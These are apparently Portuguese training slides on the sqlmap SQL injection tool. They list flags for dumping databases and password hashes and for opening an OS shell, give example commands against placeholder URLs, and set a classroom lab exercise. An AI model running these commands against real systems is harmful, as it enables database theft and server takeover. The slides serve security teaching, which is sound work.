
# SQLMAP - FLAGS

- Enumeração
- -a --all Recupera tudo
- --passwords Recupera hash da senha do DBMS
- --dbs Enumera os bancos de dados
- --tables --columns Enumera tabelas/colunas




# SQLMAP - FLAGS

- --dump  
Lista as linhas de uma tabela
- --dump-all  
Lista todas as linhas das tabelas
- -D [DB]  
Database a ser enumerada
- -T [TABLE]  
Tabela(s) a ser enumerada
- -C [COLUMN]  
Coluna(s) a ser enumerada




# SQLMAP - FLAGS

- --os-shell  
Abre um terminal no sistema
- --batch  
Segue o comportamento padrão
- --wizard  
Ativa uma interface



# SQLMAP - EXEMPLOS

- `sqlmap -u "http://endereco.com/pagina?parametro=valor"`
- `sqlmap -u "http://endereco.com/pagina?id=1&nome=valor" -p id`
- `sqlmap -u "http://endereco.com/pagina?parametro=valor" --dbs`
- `sqlmap -u "http://end.com/pag?param=valor" -D banco -T tabela`
- `sqlmap -u "http://end.com/pag?param=valor" -D banco -T tabela --dump`
- `sqlmap -u "http://endereco.com/login" --data="user=admin&pass=admin"`



# SQLMAP - HANDS ON



- Rede: Xiaomi 11 Lite - Gabriel  
Senha: offsec\_sqlmap
- Utilizar nmap para identificar servidor e serviços
- Dica: Servidor entre portas 3200 e 3350
- Acessar a página web utilizando IP e porta descobertos
- Analisar a página e explorar suas fragilidades com o sqlmap